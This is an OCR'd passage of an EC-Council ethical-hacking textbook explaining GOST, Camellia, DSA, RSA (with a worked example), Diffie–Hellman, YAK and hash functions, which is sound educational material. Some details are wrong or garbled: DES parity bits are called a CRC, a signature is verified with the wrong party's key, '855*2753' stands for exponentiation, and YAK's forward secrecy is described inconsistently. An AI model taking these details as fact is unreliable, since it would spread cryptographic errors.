



Figure 20.7: Block diagram of CAST-128

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



GOST Block Cipher

The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length. It consists of an S-box that can be kept secret and it contains around 354 bits of secret information. GOST is a simple encryption algorithm, where the round function 32-bit subkey modulo 232 is added and put in the layer of S-boxes and the rotate left shift operation is used for shifting 11 bits, thereby providing the output of the round function.

The key scheduling of the GOST block cipher is performed by breaking the 256-bit key into eight 32-bit subkeys, where each subkey is used four times. In this algorithm, the key words are used in order for the first 24 rounds and they are used in reverse order for the last 8 rounds.


Kuznyechik is the latest extension of GOST, which uses 128-bit blocks.

Camellia

Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys). It is a Feistel cipher with a block size of 128 bits and a key size of 128, 192, and 256 bits. Camellia uses four 8×8-bit S-boxes that perform affine transformations and logical operations. A logical transformation layer FL-function or its inverse is applied every six rounds. Camellia uses the key whitening technique for increased security.

Camellia is a part of the Transport Layer Security (TLS) protocol, which is used to deliver secure communication. Camellia cannot be brute-forced even with the latest technology although it uses a smaller key size of 128 bits, thus making it a safe cipher. In addition, Camellia offers high security and its processing skills are equivalent to those of AES or Rijndael.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DSA and Related Signature Schemes

The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures. The NIST proposed the DSA for use in the Digital Signature Standard (DSS), adopted as FIPS 186. The DSA helps in the generation and verification of digital signatures for sensitive and unclassified applications. It creates a 320-bit digital signature with 512–1024-bit security.

A digital signature is a mathematical scheme used for the authentication of digital messages. Computation of the digital signature uses a set of rules (i.e., the DSA) and a set of parameters in that the user can verify the identity of the signatory and the integrity of the data.

Processes involved in DSA:

- **Signature Generation Process**: The private key is used to know who has signed it.
- **Signature Verification Process**: The public key is used to verify whether the given digital signature is genuine.

DSA is a public-key cryptosystem, as it involves the use of both private and public keys.

Benefits of DSA:

- Less chances of forgery compared with a written signature
- Quick and easy method of business transactions
- Fake currency problem can be mitigated considerably

DSA Algorithm:

Each entity A does the following:

1. Select a prime number q such that $2^{159} < q < 2^{160}$

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Choose **t** such that $0 \leq t \leq 8$, and select a prime number **p** where $2^{511+64t} < p < 2^{512+64t}$, with the property that **q** divides **(p-1)**
3. Select a generator **α** of the unique cyclic group of order **q** in Z^*_p by choosing an element $g \in Z^*_p$ and then computing $\alpha = g^{(p-1)/q} \bmod p$ until $\alpha \neq 1$
4. Select a random integer **d** such that $1 \leq d \leq q-1$
5. Compute $y = \alpha^d \bmod p$
6. A's public key is **(p, q, α, y)**; A's private key is **d**.


To sign a message **m**, A does the following:

1. Select a random secret integer **k**, $0<k<q$.
2. Compute $r=(\alpha^k \bmod p) \bmod q$
3. Compute $k^{-1} \bmod q$
4. Compute $s=k^{-1}\{h(m) + dr\} \bmod q$, where **h** is the Secure Hash Algorithm
5. A's signature for **m** is the pair **(r, s)**

To verify A's signature **(r, s)** on **m**, B should do the following:

1. Obtain A's authentic public key **(p,q,α,y)**
2. Verify that $0<r<q$ and $0<s<q$; if not, then reject the signature
3. Compute $w = s^{-1} \bmod q$ and **h(m)**
4. Compute $u_1 = w.h(m) \bmod q$ and $u_2 = rw \bmod q$
5. Compute $v = (\alpha^{u1} y^{u2} \bmod p) \bmod q$
6. Accept the signature if and only if $v=r$

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rivest Shamir Adleman (RSA)

Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication. RSA uses modular arithmetic and elementary number theories to perform computations using two large prime numbers. The RSA system is widely used in a variety of products, platforms, and industries. It is one of the de-facto encryption standards. Companies such as Microsoft, Apple, Sun, and Novell build RSA algorithms into their operating systems. RSA can also be found on hardware-secured telephones, Ethernet network cards, and smart cards.

RSA works as follows:

1. Two large prime numbers are taken (a and b), and their product is determined (c = ab, where "c" is called the modulus).
2. RSA chooses a number "e" that it is less than "c" and relatively prime to (a-1)(b-1). Therefore, e and (a-1)(b-1) have no common factor except 1.
3. Furthermore, RSA chooses a number "f" such that (ef - 1) is divisible by (a-1)(b-1).
4. The values "e" and "f" are the public and private exponents, respectively.
5. The public key is the pair (c, e); the private key is the pair (c, f).
6. It is difficult to obtain the private key (c, f) from the public key (c, e). However, if someone can factor "c" into "a" and "b", then that person can decipher the private key (c, f).

The security of the RSA system depends on the assumption that such factoring is difficult to carry out, making the cryptographic technique safe.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An example of how cryptography uses RSA algorithms in a practical interchange is illustrated by the following sequence:

1. The sender of a message encrypts it using a randomly chosen DES symmetric key. DES (Data Encryption Standard) is a relatively insecure symmetric-key system using 64-bit encryption (56 bits for key size, 8 bits for cyclic redundancy check) to encrypt data.
2. The sender will then look up the recipient's public key and use it to encrypt the DES key using the RSA system.
3. The sender transmits an RSA digital envelope, consisting of a DES-encrypted message and an RSA-encrypted DES key, to the recipient.
4. The recipient will decrypt the DES key and then use the DES key to decrypt the message itself.

This system combines the high speed of DES with the key management convenience of the RSA system.

RSA Signature Scheme

Cryptography uses RSA for public key encryption and for a digital signature (to sign a message and verify it). The RSA signature scheme is the first technique used to generate digital signatures. It is a deterministic digital signature scheme that provides message recovery from the signature itself, making it the most practical and versatile technique available.

RSA involves both a public key and a private key. The public key, as the name indicates, can be used by anyone for encrypting messages. The messages that the user encrypts with the public key require the private key for decryption.

Consider that John encrypts his document M using his private key S_A, thereby creating a signature $S_{john}(M)$. John sends M along with the signature $S_{john}(M)$ to Alice. Alice decrypts the document using Alice's public key, thereby verifying John's signature.

RSA Key Generation

The procedure for RSA key generation is common to all the RSA-based signature schemes. To generate an RSA key pair, i.e., both an RSA public key and the corresponding private key, each entity A should do the following:

- Generate two large distinct primes p and q arbitrarily, each with roughly the same bit length
- Compute n = pq and $\phi = (p-1)(q-1)$
- Choose a random integer e, $1 < e < \phi$,such that $\gcd(e, \phi) = 1$

  GCD = Greatest Common Divisor
- Use the extended Euclidean algorithm to compute the unique integer d, $1 < d < \phi$,such that $ed \equiv 1 \pmod{\phi}$
- A's public key is (n, e); A's private key is d

Destroy p and q at the end of the key generation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The RSA algorithm generates and verifies the RSA signature as follows way:

Entity A signs a message m∈M. Any entity B can verify A's signature and recover the message m from the signature.

1. **Signature Generation**

   To sign a message m, entity A should do the following:

   - Compute $\tilde{m} = R(m)$, an integer in the range [0, n–1]
   - Compute $s = \tilde{m}^d \bmod n$
   - A's signature form is s

2. **Signature Verification**

   To verify A's signature s and recover the message m, B should do the following:

   - Obtain A's authentic public key (n, e)
   - Compute $\tilde{m} = s^e \bmod n$
   - Verify that $\tilde{m} \in M_R$; if not, reject the signature
   - Recover $m = R^{-1}(\tilde{m})$

Example of RSA Algorithm

The math underlying RSA public-key encryption is described below:

1. Find P and Q, two large (e.g., 1024-bit) prime numbers.
2. Choose E such that E is greater than 1, E is less than PQ, and E and (P-1)(Q-1) are relatively prime, which means that they have no prime factors in common. E does not have to be prime, but it must be odd. (P-1)(Q-1) cannot be prime because it is an even number.
3. Compute D such that (DE - 1) is evenly divisible by (P-1)(Q-1). Mathematicians write this as DE = 1 (mod (P-1)(Q-1)), and they call D the multiplicative inverse of E. This is easy to do—simply find an integer X that causes D = (X(P-1)(Q-1) + 1)/E to be an integer and then use that value of D.
4. The encryption function is C = (T^E) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation. During the encryption of the message, T must be less than the modulus, PQ.
5. The decryption function is T = (C^D) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation.

Your public key is the pair (PQ, E). Your private key is the number D (do not reveal it to anyone). The product PQ is the modulus. E is the public exponent. D is the secret exponent.

You can publish your public key freely because there are no known easy methods of calculating D, P, or Q given only (PQ, E) (your public key).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Given below is an example of the RSA algorithm:

P = 61<= first prime number (destroy this after computing E and D)

Q = 53<= second prime number (destroy this after computing E and D)

PQ = 3233<= modulus (give this to others)

E = 17<= public exponent (give this to others)

D = 2753<= private exponent (keep this secret)

Your **public** key is **(E,PQ)**

Your **private** key is **D**

The encryption function is:

encrypt(T) = (T^E) mod PQ

= (T^17) mod 3233

The decryption function is:

decrypt(C) = (C^D) mod PQ

= (C^2753) mod 3233

To encrypt the plaintext value 123, do this:

encrypt(123) = (123^17) mod 3233

= 337587917446653715596592958817679803 mod 3233

= 855

To decrypt the ciphertext value 855, do this:

decrypt(855) = (855*2753) mod 3233

= 123

One way to compute the value of **855^2753 mod 3233** is as follows:

Consider these powers of 855:

- 855^1 = 855 (mod 3233)
- 855^2 = 367 (mod 3233)
- 855^4 = 367^2 (mod 3233) = 2136 (mod 3233)
- 855^8 = 2136^2 (mod 3233) = 733 (mod 3233)
- 855^16 = 733^2 (mod 3233) = 611 (mod 3233)
- 855^32 = 611^2 (mod 3233) = 1526 (mod 3233)
- 855^64 = 1526^2 (mod 3233) = 916 (mod 3233)
- 855^128 = 916^2 (mod 3233) = 1709 (mod 3233)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- 855^256 = 1709^2 (mod 3233) = 1282 (mod 3233)
- 855^512 = 1282^2 (mod 3233) = 1160 (mod 3233)
- 855^1024 = 1160^2 (mod 3233) = 672 (mod 3233)
- 855^2048 = 672^2 (mod 3233) = 2197 (mod 3233)

Given the above, we know the following:

855^2753 (mod 3233)

= 855^(1 + 64 + 128 + 512 + 2048) (mod 3233)

= 855^1 * 855^64 * 855^128 * 855^512 * 855^2048 (mod 3233)

= 855 * 916 * 1709 * 1160 * 2197 (mod 3233)

= 794 * 1709 * 1160 * 2197 (mod 3233)


= 2319 * 1160 * 2197 (mod 3233)

= 184 * 2197 (mod 3233)

= 123 (mod 3233)

= 123

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Diffie–Hellman

It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel. It was developed and published by Whitfield Diffie and Martin Hellman in 1976. Actually, it was independently developed a few years earlier by Malcolm J. Williamson of the British Intelligence Service, but it was classified at that time.

Diffie–Hellman Algorithm

The system has two parameters called *p* and *g*

- Parameter *p* is a prime number
- Parameter *g* (usually called a generator) is an integer less than *p*, with the following property: for every number *n* between 1 and *p-1* (both inclusive), there is a power k of g such that $n = g^k \bmod p$


Many cryptography textbooks use the fictitious characters "Alice" and "Bob" to illustrate cryptography; we will do the same here as well:

- Alice generates a random private value **a**, and Bob generates a random private value **b**. Both a and b are drawn from the **set of integers**
- They derive their public values using parameters p and g and their private values. Alice's public value is $g^a \bmod p$, and Bob's public value is $g^b \bmod p$.
- They exchange their public values
- Alice computes $g^{ab} = (g^b)^a \bmod p$, and Bob computes $g^{ba} = (g^a)^b \bmod p$
- Since $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key **k**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The Diffie–Hellman algorithm does not provide any authentication for the key exchange and is vulnerable to many cryptographic attacks. Nevertheless, it is the basis of many authentication mechanisms; for example, it provides forward secrecy in the TLS protocol's ephemeral modes depending on the cipher spec.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



YAK

YAK is a public-key-based Authenticated Key Exchange (AKE) protocol. The authentication of YAK is based on public key pairs, and it needs PKI to distribute authentic public keys. YAK is a variant of the two-pass Hashed Menezes-Qu-Vanstone (HMQV) protocol using zero-knowledge proofs (ZKP) for proving the knowledge of ephemeral secret keys from both parties. The YAK protocol lacks joint key control and perfect forward secrecy attributes.


The YAK protocol implementation between two parties Alice and Bob is described as follows:

1. Alice chooses a random number **x** such that $x \in_R [0, q-1]$, computes $X = g^x$, and generates ZKP of **x**, denoted by **KP{x}**. Alice sends **X** and **KP{x}** to Bob.
2. Bob chooses a random number **y** such that $y \in_R [0, q-1]$, computes $Y = g^y$, and generates ZKP of **y**, denoted by **KP{y}**. Bob sends **Y** and **KP{y}** to Alice.
3. Alice verifies the received **KP{x}** and computes the session key after verification as $k = H((Y.PK_B)^{x+a})$, where **H** is a hash function.
4. Bob verifies the received **KP{y}** and computes the session key after verification as $k = H((X.PK_A)^{y+b})$.
5. They authenticate each other, and both obtain the same session key $k = H(g^{(x+a)(y+b)})$.

The YAK protocol can accomplish the following objectives:

- Private key security
- Full forward secrecy
- Session key security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Message Digest (One-way Hash) Functions

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.

Message digest functions are also called one-way hash functions because they produce values that are nearly impossible to invert, resistant to attack, mostly unique, and widely distributed. Message digest algorithms themselves do not participate in encryption and decryption operations. They allow the creation of digital signatures and message authentication codes (MACs) as well as the derivation of encryption keys from passphrases.

The main role of a cryptographic hash function is to provide integrity in document management. Cryptographic hash functions are an integral part of digital signatures. They are relatively faster than digital signature algorithms; hence, their characteristic feature is to calculate the signature of the document's hash value, which is smaller than the document. In addition, digests help to hide the contents or source of the document.

Widely used message digest functions include the following algorithms:

- MD5
- SHA

Note: Message digests are also called one-way hash functions because they cannot be reversed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


